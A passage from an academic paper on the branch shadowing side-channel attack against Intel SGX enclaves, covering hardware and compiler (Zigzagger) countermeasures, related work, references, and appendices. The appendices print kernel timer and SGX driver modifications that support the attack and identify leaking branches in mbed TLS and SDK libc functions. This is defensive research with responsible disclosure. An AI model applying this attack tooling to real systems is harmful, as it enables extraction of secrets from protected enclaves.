crocode. Whenever an enclave context switch (via the `EENTER`, `EEXIT`, or `ERESUME` instructions or AEX) occurs, the processor needs to flush the BTB and BPU states. Since the BTB and BPU benefit from local and global branch execution history, there would be a performance penalty if these states were flushed too frequently.

Parameter	Value
CPU	4 GHz out of order core, 4 issue width, 256 entry ROB
L1 cache	8 way 32 KB I-cache + 8 way 32 KB D-cache
L2 cache	8 way 128 KB
L3 cache	32 way 8 MB
BTB	4 way 1,024 sets
BPU	gshare, branch history length 16

Table 4: MacSim simulation parameters.

We estimate the performance overhead of our countermeasure at different enclave context switching frequencies using a cycle-level out-of-order microarchitecture simulator, MacSim [30]. To simulate branch history flushing for every enclave context switch, we modified MacSim to flush BTB and BPU for every 100 to 10 million cycles; this resembles enclave context switching for every 100 to 10 million cycles. The details of our simulation parameters are listed in Table 4. The BTB is modeled after the BTB in Intel Skylake processors. We used a method similar to that in [1, 58] to reverse engineer the BTB parameters. From our experiments, we found that the BTB is organized as a 4-way set associative structure with a total of 4,096 entries. We model a simple branch predictor, gshare [37], for the simulation. We use traces

that are 200 million instructions long from the SPEC06 benchmark suite for simulation.

Figure 7 shows the normalized instructions per cycle (IPC) for different flush frequencies. We found that if the flush frequency is higher than 100k cycles, it has negligible performance overhead. At a flush frequency of 100k cycles, the performance degradation is lower than 2% and at 1 million cycles, it is negligible. Figure 8 shows the BTB hit rate, whereas Figure 9 shows the BPU *correct*, *incorrect* (direction prediction is wrong), and *misfetch* (target prediction is wrong) percentages. The BTB and BPU statistics are also barely distinguishable beyond a flush frequency of 100k cycles.

According to our measurements with a 4GHz CPU, about 250 and 1,000 timer interrupts are generated per second in Linux (version 4.4) and Windows 10, respectively—i.e., a timer interrupt is generated for every 4M and 1M cycles, respectively. Therefore, if there is no I/O device generating many interrupts and an enclave program generates less frequent system calls, which would be desired to avoid the Iago attack [9], flushing branch states for every enclave context switch will introduce negligible overhead.


5.2 Obfuscating Branch

Branch state flushing can effectively prevent the branch shadowing attack, but we cannot be sure when and whether such hardware changes will be realized. Especially, if such changes cannot be done with micro code updates, we cannot protect the Intel CPUs already deployed in the markets.


Possible software-based countermeasures against the branch shadowing attack are to remove branches [39] or to use the state-of-the-art ORAM technique, Raccoon [44]. Data-oblivious machine learning algorithms et al. [39] eliminate all branches by using a conditional move instruction, `CMOV`. However, their approach is algorithm-specific, i.e., it is not applicable to general applications. Raccoon [44] always executes both paths of a conditional branch, such that no branch history will be leaked. But, its performance overhead is high (21.8×).

Zigzagger. We propose a practical, compiler-based mitigation against branch shadowing, called *Zigzagger*. It obfuscates a set of branch instructions into a single indirect branch, as inferring the state of an indirect branch is more difficult than inferring those of conditional and unconditional branches (§3.5). However, it is not straightforward to compute the target block of each branch without relying on conditional jumps because conditional expressions could become complex because of nested branches. In Zigzagger, we solved this problem by using a `CMOV` instruction [39, 44] and introducing a sequence of non-conditional jump instructions in lieu of each branch.

Figure 10 shows how Zigzagger transforms an example code snippet having `if`, `else-if`, and `else` blocks. It



(a) An example code snippet. It selectively executes a branch block according to `a` and `b` variables.



(b) The protected code snippet by Zigzagger. All branch instructions are executed regardless of `a` and `b` variables. An indirect branch in the trampoline and `CMOV`s in the translated code are used to obfuscate the final target address. `r15` is reserved to store the target address.

Figure 10: An example of Zigzagger transformation.

converts all conditional and unconditional branches into unconditional branches targeting Zigzagger's trampoline, which jumps back-and-forth with the converted branches. The trampoline finally jumps into the real target address stored in a reserved register `r15`. Note that reserving a register is only for improving performance. We can use the memory to store the target address when an application needs to use a large number of registers. To emulate conditional execution, the `CMOV` instructions in Figure 10b update the target address in `r15` only when `a` or `b` is zero. Otherwise, they are treated as `NOP` instructions. Since all of the unconditional branches are executed almost simultaneously in sequence, recognizing the current instruction pointer is difficult. Further, since the trampoline now has five different target addresses, inferring real targets among them is not straightforward.

Zigzagger's approach has several benefits: 1) security: it provides the first line of protection on each branch block in an enclave program; 2) performance: its overhead is at most 2.19× (Table 5); 3) practicality: its transformation demands neither complex analysis of code semantics nor heavy code changes. However, it does not ensure perfect security such that we still need ORAM-like techniques to protect very sensitive functions.

Implementation. We implemented Zigzagger in LLVM 4.0 as an LLVM pass that converts branches in each function and constructs the required trampoline. We also mod-

Benchmark	Baseline (iter/s)	Zigzagger #Branches (overhead)				
		2	3	4	5	All
numeric sort	967.25	1.05×	1.11×	1.12×	1.13×	1.15×
string sort	682.31	1.08×	1.15×	1.18×	1.15×	1.27×
bitfield	4.5E+08	1.03×	1.10×	1.14×	1.18×	1.31×
fp emulation	96.204	1.10×	1.21×	1.15×	1.27×	1.35×
fourier	54982	0.99×	0.99×	1.01×	1.01×	1.01×
assignment	35.73	1.36×	1.56×	1.50×	1.55×	1.90×
idea	10,378	2.16×	2.16×	2.18×	2.19×	2.19×
huffman	2478.1	1.59×	1.46×	1.61×	1.63×	1.81×
neural net	16.554	0.75×	0.77×	0.85×	0.86×	0.89×
lu decomposition	1,130	1.04×	1.09×	1.08×	1.11×	1.17×
GEOMEAN		1.17×	1.22×	1.24×	1.26×	1.34×

Table 5: Overhead of the Zigzagger approach according to the number of branches belonging to each Zigzagger.

ified the LLVM backend to reserve a register. The number of branches a single trampoline manages affects the overall performance, so our implementation provides a knob to configure it to trade the security for performance.

Our proof-of-concept implementation of Zigzagger, merging every branch in each function, imposed a 1.34× performance overhead when evaluating it with the `nbench` benchmark suite (Table 5). With optimization (i.e., merging ≤ 3 branches into a single trampoline), the average overhead became $\leq 1.22\times$. Note that reserving a register resulted in a 4%–50% performance improvement.

6 Discussion

In this section, we explain some limitations of the branch shadowing attack and discuss possible advanced attacks.

6.1 Limitations

The branch shadowing attack has limitations. First, it cannot distinguish a not-taken conditional branch from a not-executed conditional branch because, in both cases, the BTB stores no information; the static branch prediction rule is applied. Second, it cannot distinguish an indirect branch to the next instruction from a not-executed indirect branch because their predicted branch targets are the same. Therefore, an attacker has to probe a number of correlated branches (e.g., unconditional branches in `else-if` or `case` blocks) to overcome these limitations. Third, as with the controlled-channel attack, the branch shadowing attack needs repetitions to increase attack accuracy, which can be prohibited by a state continuity solution [55]. However, this requires persistence storage such as that provided by a trusted platform module (TPM).

6.2 Advanced Attacks

We consider how branch shadowing can be improved: hyperthreading and blind approaches.

Hyperthreaded branch shadowing. Since two hyperthreads simultaneously running in the same physical core share the BTB and BPU, a malicious hyperthread can attack a victim enclave hyperthread by using BTB entry conflicts if a malicious OS gives the address information of the victim to it. We observed that branch instructions with the same low 16-bit address were mapped into the same BTB set. Thus, a malicious hyperthread can monitor a BTB set for evictions by filling the BTB set with four branch instructions (§5.1). The BTB flushing cannot prevent this attack because it demands no enclave mode switch, so disabling hyperthreading or preventing the hyperthreads from sharing the BTB and BPU is necessary.

Blind branch shadowing. A blind branch shadowing attack is an attempt to probe the entire or selected memory region of a victim enclave process to detect any unknown branch instructions. This attack would be necessary if a victim enclave process has self-modifying code or uses remote code loading, though this is outside the scope of our threat model (§3.1). In the case of unconditional branches, blind probing is easy and effective because it does not need to infer target addresses. However, in the case of conditional and indirect branches, blind probing needs to consider branch instructions and their targets simultaneously such that the search space would be huge. We plan to consider an effective method to minimize the search space to know whether this attack is practical.

7 Related Work

Intel SGX. The strong security guarantee provided by SGX has drawn significant attention from the research community. Several security applications of SGX are proposed, including secure and distributed data analysis [7, 11, 39, 46, 66] and secure networking service [31, 41, 48]. Also, researchers implemented SGX layers [5, 6, 51, 57] to run existing applications inside an enclave without any modifications. The security properties of SGX itself are also being intensively studied. For example, Sinha et al. [52, 53] develop tools to verify the confidentiality of enclave programs.

However, researchers find security attacks against Intel SGX. Xu et al. [60] and Shinde et al. [50] demonstrate the first side-channel attack on SGX by leveraging the fact that SGX relies on an OS for memory resource management. The attack is done by intentionally manipulating the page table to trigger a page fault and using a page-fault sequence to infer the secret inside an enclave. Weichbrodt et al. [59] also show how a synchronous bug can be exploited to attack SGX applications. Further, concurrently with our work, Hähnel et al. [21] exploit a frequent timer in Windows to realize a precise cache side-channel attack against the Intel SGX simulator.

To address the page-fault-based side-channel attack, Shinde et al. [50] obfuscate the memory access pattern of an enclave. Shih et al. [49] propose a compiler-based solution using Intel TSX to detect suspicious page faults inside an enclave. Also, Costan et al. [10] propose a new en-

clave design to prevent both page-fault and cache-timing side-channel attacks. Finally, Seo et al. [47] enforce fine-grained ASLR on enclave programs, which can raise the bar of exploiting any vulnerabilities and inferring control flow with page-fault sequences. However, all of these solutions heavily use branch instructions and do not clear branch states, such that they would be vulnerable to our attack.

Microarchitectural side channel. Researchers considered the security problems of microarchitectural side channels. The most popular and well-studied microarchitectural side channel is a CPU cache timing channel first developed by [29, 34, 40] to break cryptosystems. This attack is further extended to be conducted in the public cloud setting to recognize co-residency of virtual machines [45, 64]. Several researchers further improved this attack to exploit the last level cache [27, 35] and create a low-noise cache storage channel [19]. The CPU cache is not the sole source of the microarchitectural side channel. For example, to break kernel ASLR, researchers exploit a TLB timing channel [23], an Intel TSX instruction [28], a `PREFETCH` instruction [18], and a BTB timing channel [13]. Ge et al. [14] conducted a comprehensive survey of microarchitectural side channels.

8 Conclusion

A hardware-based TEE such as Intel SGX demands thorough analysis to ensure its security against hostile environments. In this paper, we presented and evaluated the branch shadowing attack, which identifies fine-grained execution flows inside an SGX enclave. We also proposed hardware-based countermeasure that clears the branch history during enclave mode switches and software-based mitigation that makes branch executions oblivious.

Responsible disclosure. We reported our attack to Intel and discussed with them to find effective solutions against it. Also, after having a discussion with us, the authors of Sanctum [10] revised their eprint paper that coped with our attack.

Acknowledgments. We thank the anonymous reviewers for their helpful feedback. This research was supported by the NSF award DGE-1500084, CNS-1563848, CRI-1629851 ONR under grant N000141512162, DARPA TC program under contract No. DARPA FA8650-15-C-7556, DARPA XD3 program under contract No. DARPA HR0011-16-C-0059, and ETRI MSIP/IITP[B0101-15-0644].

References

[1] The BTB in contemporary Intel chips—Matt Godbolt's blog. http://xania.org/201602/bpu-part-three. (Accessed on 11/10/2016).

[2] Kernel self protection project - Linux kernel security subsystem. https://kernsec.org/wiki/index.php/Kernel_Self_Protection_Project.

[3] ACIICMEZ, O., KOC, K., AND SEIFERT, J. On the power of simple branch prediction analysis. In *Proceedings of the 2nd ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2007).

[4] ARM. ARM TrustZone. https://www.arm.com/products/security-on-arm/trustzone.

[5] ARNAUTOX, S., TARCH, B., GREGOR, F., KNAUTH, T., MARTIN, A., PRIEBE, C., LIND, J., MUTHUKUMARAN, D., O'KEEFFE, D., STILLWELL, M. L., GOLTZSCHE, D., EYERS, D., KAPITZA, R., PIETZUCH, P., AND FETZER, C. SCONE: Secure Linux containers with Intel SGX. In *Proceedings of the 12th USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (Savannah, GA, Nov. 2016).

[6] BAUMANN, A., PEINADO, M., AND HUNT, G. Shielding applications from an untrusted cloud with Haven. In *Proceedings of the 11th USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (Broomfield, Colorado, Oct. 2014).

[7] BRENNER, S., WULF, C., LORENZ, M., WEICHBRODT, N., GOLTZSCHE, D., FETZER, C., PIETZUCH, P., AND KAPITZA, R. SecureKeeper: Confidential ZooKeeper using Intel SGX. In *Proceedings of the 16th Annual Middleware Conference (Middleware)* (2016).

[8] BRUMLEY, D., AND BONEH, D. Remote timing attacks are practical. In *Proceedings of the 12th USENIX Security Symposium (Security)* (Washington, DC, Aug. 2003).

[9] CHECKOWAY, S., AND SHACHAM, H. Iago attacks: Why the system call API is a bad untrusted RPC interface. In *Proceedings of the 18th ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (Houston, TX, Mar. 2013).

[10] COSTAN, V., LEBEDEV, I., AND DEVADAS, S. Sanctum: Minimal hardware extensions for strong software isolation. In *Proceedings of the 25th USENIX Security Symposium (Security)* (Austin, TX, Aug. 2016).

[11] DINH, T. T. A., SAXENA, P., CANG, E.-C., OOI, B. C., AND ZHANG, C. M2R: Enabling stronger privacy in MapReduce computation. In *Proceedings of the 24th USENIX Security Symposium (Security)* (Washington, DC, Aug. 2015).

[12] EVTYUSHKIN, D., PONOMAREV, D., AND ABU-GHAZALCH, N. Covert channels through branch predictors: A feasibility study. In *Proceedings of the 4th Workshop on Hardware and Architectural Support for Security and Privacy (HASP)* (2015).

[13] EVTYUSHKIN, D., PONOMAREV, D., AND ABU-GHAZALCH, N. Jump over ASLR: Attacking branch predictors to bypass ASLR. In *Proceedings of the 49th Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)* (Taipei, Taiwan, Oct. 2016).

[14] GE, Q., YAROM, Y., COCK, D., AND HEISER, G. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. Cryptology ePrint Archive, Report 2016/613, 2016. http://eprint.iacr.org/2016/613.pdf.

[15] GIUFFRIDA, C., KUIJSTEN, A., AND TANENBAUM, A. S. Enhanced operating system security through efficient and fine-grained address space randomization. In *Proceedings of the 21st USENIX Security Symposium (Security)* (Bellevue, WA, Aug. 2012).

[16] GRANCE, T., AND JANSEN, W. Guidelines on security and privacy in public cloud computing. https://www.nist.gov/node/591971.

[17] GRUBBS, P., MCPHERSON, R., NAVEED, M., RISTENPART, T., AND SHMATIKOV, V. Breaking web applications built on top of encrypted data. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)* (Vienna, Austria, Oct. 2016).

[18] GRUSS, D., MAURICE, C., FOGH, A., LIPP, M., AND MANGARD, S. Prefetch side-channel attacks: Bypassing SMAP and kernel ASLR. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)* (Vienna, Austria, Oct. 2016).

[19] GUANCIALE, R., NEMATI, H., BAUMANN, C., AND DAM, M. Cache storage channels: Alias-driven attacks and verified countermeasures. In *Proceedings of the 37th IEEE Symposium on Security and Privacy (Oakland)* (San Jose, CA, May 2016).

[20] GULLASCH, D., BANGERTER, E., AND KRENN, S. Cache games–bringing access-based cache attacks on AES to practice. In *Proceedings of the 32nd IEEE Symposium on Security and Privacy (Oakland)* (Oakland, CA, May 2011).

[21] HÄHNEL, M., CUI, W., AND PEINADO, M. High-resolution side channels for untrusted operating systems. In *Proceedings of the 2017 USENIX Annual Technical Conference (ATC)* (Santa Clara, CA, July 2017).

[22] HAND, S. M. Self-paging in the Nemesis operating system. In *Proceedings of the 3rd USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (New Orleans, LA, Feb. 1999).

[23] HUND, R., WILLEMS, C., AND HOLZ, T. Practical timing side channel attacks against kernel space ASLR. In *Proceedings of the 34th IEEE Symposium on Security and Privacy (Oakland)* (San Francisco, CA, May 2013).

[24] INTEL. Intel software guard extensions programming reference (rev2), Oct. 2014. 329298-002US.

[25] INTEL. Intel 64 and IA-32 architectures optimization reference manual, June 2016.

[26] INTEL. Intel 64 and ia-32 architectures software developer's manual combined volumes: 1, 2a, 2b, 2c, 2d, 3a, 3b, 3c and 3d, Sept. 2016.

[27] IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. S$A: A shared cache attack that works across cores and defies VM sandboxing—and its application to AES. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (Oakland)* (San Jose, CA, May 2015).

[28] JANG, Y., LEE, S., AND KIM, T. Breaking kernel address space layout randomization with Intel TSX. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)* (Vienna, Austria, Oct. 2016).

[29] KELSEY, J., SCHNEIER, B., WAGNER, D., AND HALL, C. Side channel cryptanalysis of product ciphers. In *Proceedings of the 5th European Symposium on Research in Computer Security (ESORICS)* (Belgium, Sept. 1998).

[30] KIM, H., LEE, J., LAKSHMINARAYANA, N. B., SIM, J., LIM, J., AND PHO, T. MacSim: A CPU-GPU heterogeneous simulation framework.

[31] KIM, S., HAN, J., HA, J., KIM, T., AND HAN, D. Enhancing Security and Privacy of Tor's Ecosystem by using Trusted Execution Environments. In *Proceedings of the 14th USENIX Symposium on Networked Systems Design and Implementation (NSDI)* (Boston, MA, Mar. 2017).

[32] KLEEN, A. Advanced usage of last branch records, 2016. https://lwn.net/Articles/680996/.

[33] KLEEN, A. An introduction to last branch records, 2016. https://lwn.net/Articles/680985/.

[34] KOCHER, P. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *Advances in Cryptology—CRYPTO'96* (1996), Springer, pp. 104–113.

[35] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-level cache side-channel attacks are practical. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (Oakland)* (San Jose, CA, May 2015).

[36] LU, K., SONG, C., KIM, T., AND LEE, W. UniSan: Proactive kernel memory initialization to eliminate data leakages. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)* (Vienna, Austria, Oct. 2016).

[37] MCFARLING, S. Combining branch predictors. *Technical Report TN-36, Digital Western Research Laboratory* (1993).

[38] NAVEED, M., KAMARA, S., AND WRIGHT, C. V. Inference attacks on property-preserving encrypted databases. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)* (Denver, Colorado, Oct. 2015).

[39] OHRIMENKO, O., MANUEL COSTA, C. F., NOWOZIN, S., MEHTA, A., SCHUSTER, F., AND VASWANI, K. SGX-enabled oblivious machine learning. In *Proceedings of the 25th USENIX Security Symposium (Security)* (Austin, TX, Aug. 2016).

[40] PAGE, D. Theoretical use of cache memory as a cryptanalytic side-channel. *IACR Cryptology ePrint Archive* (2002).

[41] PIRES, R., PASIN, M., FELBER, P., AND FETZER, C. Secure content-based routing using Intel Software Guard Extensions. In *Proceedings of the 16th Annual Middleware Conference (Middleware)* (2016).

[42] POPA, R. A. *Building Practical Systems That Compute on Encrypted Data*. PhD thesis, Massachusetts Institute of Technology, 2014.

[43] POULIOT, D., AND WRIGHT, C. V. The shadow nemesis: Inference attacks on efficiently deployable, efficiently searchable encryption. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)* (Vienna, Austria, Oct. 2016).

[44] RANE, A., LIN, C., AND TIWARI, M. Raccoon: Closing digital side-channels through obfuscated execution. In *Proceedings of the 24th USENIX Security Symposium (Security)* (Washington, DC, Aug. 2015).

[45] RISTENPART, T., TROMER, E., SHACHAM, H., AND SAVAGE, S. Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. In *Proceedings of the 16th ACM Conference on Computer and Communications Security (CCS)* (Chicago, IL, Nov. 2009).

[46] SCHUSTER, F., COSTA, M., FOURNET, C., GKANTSIDIS, C., PEINADO, M., MAINAR-RUIZ, G., AND RUSSINOVICH, M. VC3: Trustworthy data analytics in the cloud using SGX. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (Oakland)* (San Jose, CA, May 2015).

[47] SEO, J., LEE, B., KIM, S., SHIH, M.-W., SHIN, I., HAN, D., AND KIM, T. SGX-Shield: Enabling address space layout randomization for SGX programs. In *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)* (San Diego, CA, Feb.–Mar. 2017).

[48] SHIH, M.-W., KUMAR, M., KIM, T., AND GAVRILOVSKA, A. S-NFV: Securing NFV states by using SGX. In *Proceedings of the 1st ACM International Workshop on Security in SDN and NFV* (New Orleans, LA, Mar. 2016).

[49] SHIH, M.-W., LEE, S., KIM, T., AND PEINADO, M. T-SGX: Eradicating controlled-channel attacks against enclave programs. In *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)* (San Diego, CA, Feb.–Mar. 2017).

[50] SHINDE, S., CHUA, Z. L., NARAYANAN, V., AND SAXENA, P. Preventing your faults from telling your secrets. In *Proceedings of the 11th ACM Symposium on Information, Computer and*

Communications Security (ASIACCS) (Xi'an, China, May–June 2016).

[51] Shinde, S., Tien, D. L., Tople, S., and Saxena, P. Panoply: Low-TCB Linux applications with SGX enclaves. In *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)* (San Diego, CA, Feb.–Mar. 2017).

[52] Sinha, R., Costa, M., Lal, A., Lopes, N. P., Rajamani, S., Seshia, S. A., and Vaswani, K. A design and verification methodology for secure isolated regions. In *Proceedings of the 2016 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)* (Santa Barbara, CA, June 2016).

[53] Sinha, R., Rajamani, S., Seshia, S., and Vaswani, K. Moat: Verifying confidentiality of enclave program. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)* (Denver, Colorado, Oct. 2015).

[54] Song, C., Lee, B., Lu, K., Harris, W. R., Kim, T., and Lee, W. Enforcing kernel security invariants with data flow integrity. In *Proceedings of the 23rd Annual Network and Distributed System Security Symposium (NDSS)* (San Diego, CA, Feb. 2016).

[55] Strackx, R., and Piessens, F. Ariadne: A minimal approach to state continuity. In *Proceedings of the 25th USENIX Security Symposium (Security)* (Austin, TX, Aug. 2016).

[56] Trusted Computing Group. Trusted platform module (TPM) summary. http://www.trustedcomputinggroup.org/trusted-platform-module-tpm-summary/.

[57] Tsai, C.-C., Porter, D. E., and Vij, M. Graphene-SGX: A practical library OS for unmodified applications on SGX. In *Proceedings of the 2017 USENIX Annual Technical Conference (ATC)* (Santa Clara, CA, July 2017).

[58] Uzelac, V., and Milenkovic, A. Experiment flows and microbenchmarks for reverse engineering of branch predictor structures. In *Performance Analysis of Systems and Software, 2009. ISPASS 2009. IEEE International Symposium on* (2009), IEEE, pp. 207–217.

[59] Weichbrodt, N., Kurmus, A., Pietzuch, P., and Kapitza, R. AsyncShock: Exploiting synchronisation bugs in Intel SGX enclaves. In *Proceedings of the 21th European Symposium on Research in Computer Security (ESORICS)* (Heraklion, Greece, Sept. 2016).

[60] Xu, Y., Cui, W., and Peinado, M. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (Oakland)* (San Jose, CA, May 2015).

[61] Yang, K., Hicks, M., Dong, Q., Austin, T., and Sylvester, D. A2: Analog malicious hardware. In *Proceedings of the 37th IEEE Symposium on Security and Privacy (Oakland)* (San Jose, CA, May 2016).

[62] Zhang, F. mbedtls-SGX: A SGX-friendly TLS stack (ported from mbedtls). https://github.com/bl4ck5un/mbedtls-SGX.

[63] Zhang, F., Cecchetti, E., Croman, K., Juels, A., and Shi, E. Town Crier: An authenticated data feed for smart contracts. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)* (Vienna, Austria, Oct. 2016).

[64] Zhang, Y., Juels, A., Oprea, A., and Reiter, M. K. Homealone: Co-residency detection in the cloud via side-channel analysis. In *Proceedings of the 32nd IEEE Symposium on Security and Privacy (Oakland)* (Oakland, CA, May 2011).

[65] Zhang, Y., Juels, A., Reiter, M. K., and Ristenpart, T. Cross-VM side channels and their use to extract private keys. In *Proceedings of the 19th ACM Conference on Computer and Communications Security (CCS)* (Raleigh, NC, Oct. 2012).

[66] Zheng, W., Dave, A., Beekman, J. G., Popa, R. A., Gonzalez, J. E., and Stoica, I. Opaque: An oblivious and encrypted distributed analytics platform. In *Proceedings of the 14th USENIX Symposium on Networked Systems Design and Implementation (NSDI)* (Boston, MA, Mar. 2017).

A Manipulating Local APIC Timer

The local APIC is a component of Intel CPUs to configure and handle CPU-specific interrupts [26, §10]. An OS can program it through memory-mapped registers (e.g., device configuration register) or model-specific registers (MSRs) to adjust the frequency of the *local APIC timer*, which generates high-resolution timer interrupts, and deliver an interrupt to a CPU core (e.g., inter-processor interrupt (IPI) and I/O interrupt from the I/O APIC).

Intel CPUs support three local APIC timer modes: periodic, one-shot, and timestamp counter (TSC)-deadline modes. The periodic mode lets an OS configure the initial-count register whose value is copied into the current-count register the local APIC timer uses. The current-count register's value decreases at the rate of the bus frequency, and when it becomes zero, a timer interrupt is generated and the register is re-initialized by using the initial-count register. The one-shot mode lets an OS configure the initial-count counter value whenever a timer interrupt is generated. The TSC-deadline mode is the most advanced and precise timer mode allowing an OS to specify when the next timer interrupt will occur in terms of a TSC value. Our target Linux system (kernel version 4.4) uses the TSC-deadline mode, so we focus on this mode.

Figure 11 shows how we modified the `lapic_next_deadline()` function specifying the next TSC deadline and the `local_apic_timer_interrupt()` function called whenever a timer interrupt is fired. We made and exported two global variables and function pointers to manipulate the behaviors of `lapic_next_deadline()` and `local_apic_timer_interrupt()` with a kernel module: `lapic_next_deadline_delta` to change the delta; `lapic_target_cpu` to specify a virtual CPU running a victim enclave process (via a CPU affinity); and `timer_interrupt_hook` to specify a function to be called whenever a timer interrupt is generated. In our evaluation environment having an Intel Core i7 6700K CPU (4GHz), we were able to have 1,000 as the minimum delta value; i.e., it fires a timer interrupt about every 1,000 cycles. Note that, in our environment, a delta value lower than 1,000 made the entire system freeze because a timer interrupt was generated before an old timer interrupt was handled by the interrupt handler.

B Modifying SGX Driver

Figure 12 shows how we modified the Intel SGX driver for Linux to manipulate the base address of an enclave.

```
1  /* linux-4.4.23/arch/x86/kernel/apic/apic.c */
2  ...
3  // manipualte the delta of TSC-deadline mode
4  unsigned int lapic_next_deadline_delta = 0U;
5  EXPORT_SYMBOL_GPL(lapic_next_deadline_delta);
6
7  // specify the virtual core under attack
8  int lapic_target_cpu = -1;
9  EXPORT_SYMBOL_GPL(lapic_target_cpu);
10
11 // a hook to launch branch shadowing attack
12 void (*timer_interrupt_hook)(void*) = NULL;
13 EXPORT_SYMBOL_GPL(timer_interrupt_hook);
14 ...
15 // update the next TSC deadline
16 static int lapic_next_deadline(unsigned long delta,
17                                struct clock_event_device *evt) {
18   u64 tsc;
19   tsc = rdtsc();
20 * if (smp_processor_id() != lapic_target_cpu)
21     wrmsrl(MSR_IA32_TSC_DEADLINE,
22         tsc + (((u64) delta) * TSC_DIVISOR));
23 * else
24 *   wrmsrl(MSR_IA32_TSC_DEADLINE,
25 *       tsc + lapic_next_deadline_delta); // custom deadline
26   return 0;
27 }
28 ...
29 // handle a timer interrupt
30 static void local_apic_timer_interrupt(void) {
31   int cpu = smp_processor_id();
32   struct clock_event_device *evt = &per_cpu(lapic_events, cpu);
33
34 * if (cpu == lapic_target_cpu && timer_interrupt_hook)
35 *   timer_interrupt_hook((void*)&cpu); // call attack code
36   ...
37 }
```

Figure 11: Modified local APIC timer code. We changed `lapic_next_deadline()` to manipulate the next TSC deadline and `local_apic_timer_interrupt()` to launch attack code.

```
1  /* isgx_ioctl.c */
2  ...
3  static long isgx_ioctl_enclave_create(struct file *filep,
4                              unsigned int cmd, unsigned long arg) {
5    ...
6    struct isgx_create_param *createp =
7      (struct isgx_create_param *) arg;
8    void *secs_la = createp->secs;
9    struct isgx_secs *secs = NULL;
10   // SGX Enclave Control Structure (SECS)
11   long ret;
12   ...
13   secs = kzalloc(sizeof(*secs), GFP_KERNEL);
14   ret = copy_from_user((void *)secs, secs_la, sizeof (*secs));
15   ...
16 * secs->base = vm_mmap(file, MANIPULATED_BASE_ADDR, secs->size,
17 *                 PROT_READ | PROT_WRITE | PROT_EXEC,
18 *                 MAP_SHARED, 0);
19   ...
20 }
```

Figure 12: Modified Intel SGX driver to manipulate the base address of an enclave

C Case Study in Detail

We study other sensitive applications the branch shadowing can attack. Specifically, we focus on examples in which the controlled-channel attack cannot extract any information, e.g., control flows within a single page.

mbed TLS. We checked mbed TLS's another function: the Montgomery multiplication (`mpi_montmul`). As shown

```
1  /* bignum.c */
2  static int mpi_montmul(mbedtls_mpi *A, const mbedtls_mpi *B,
3                         const mbedtls_mpi *N, mbedtls_mpi_uint mm,
4                         const mbedtls_mpi *T) {
5    size_t i, n, m;
6    mbedtls_mpi_uint u0, u1, *d;
7
8    d = T->p; n = N->n; m = (B->n < n) ? B->n : n;
9
10   for (i = 0; i < n; i++) {
11     u0 = A->p[i];
12     u1 = (d[0] + u0 * B->p[0]) * mm;
13
14     mpi_mul_hlp(m, B->p, d, u0);
15     mpi_mul_hlp(n, N->p, d, u1);
16
17     *d++ = u0; d[n+1] = 0;
18   }
19
20 * if (mbedtls_mpi_cmp_abs(A, N) >= 0) {
21 *   mpi_sub_hlp(n, N->p, A->p);
22 *   i = 1;
23 * }
24 * else { // dummy subtraction to prevent timing attacks
25 *   mpi_sub_hlp(n, N->p, T->p);
26 *   i = 0;
27 * }
28   return 0;
29 }
```

Figure 13: Montgomery multiplication (`mpi_montmul()`) of mbed TLS. The branch shadowing attack can infer whether a dummy subtraction has performed or not.

in Figure 13, this function has a dummy subtraction (Lines 24–27) to prevent the well-known remote timing attack [8]. The branch shadowing attack was able to detect the execution of this dummy branch. In contrast, the controlled-channel cannot know whether a dummy subtraction has happened because both real and dummy branches execute the same function: `mpi_sub_hlp()`.

Linux SGX SDK. We attacked two libc functions, `strtol()` and `vfprint()`, Linux SGX SDK provides. Figure 14a shows `strtol()` converting a string into an integer. The branch shadowing can infer the sign of an input number by checking the branches in Lines 7–12. Also, it infers the length of an input number by checking the loop branch in Lines 14–24. When an input number was hexadecimal, we were able to use the branch at Line 16 to know whether each digit was larger than nine.

Figure 14b shows `vfprintf()` printing a formatted string. The branch shadowing was able to infer the format string by checking the `switch-case` statement in Lines 4–13 and the types of input arguments to this function according the `switch-case` statement in Lines 15–23. In contrast, the controlled-channel attack cannot infer this information because the functions called by `vfprint()`, including `ADDSARG()` and `va_arg()`, are inline functions. No page fault sequence will be observed.

LIBSVM. LIBSVM is a popular library supporting support vector machine (SVM) classifiers. We ported a classification logic of LIBSVM to Intel SGX because it would be a good example of machine learning as a service [39]

```
1     /* linux-sgx/sdk/tlibc/stdlib/strtol.c */
2     long strtol(const char *nptr, char **endptr, int base) {
3       ...
4       s = nptr;
5       do { c = (unsigned char) *s++; } while (isspace(c));
6
7  ⋆    if (c == '-') {
8  ⋆      neg = 1; c = *s++;
9  ⋆    } else {
10 ⋆      neg = 0;
11 ⋆      if (c == '+') c = *s++;
12 ⋆    } // infer the sign of an input number
13
14 ⋆    for (acc = 0, any = 0;; c = (unsigned char) *s++) {
15 ⋆      if(isdigit(c)) c -= '0';
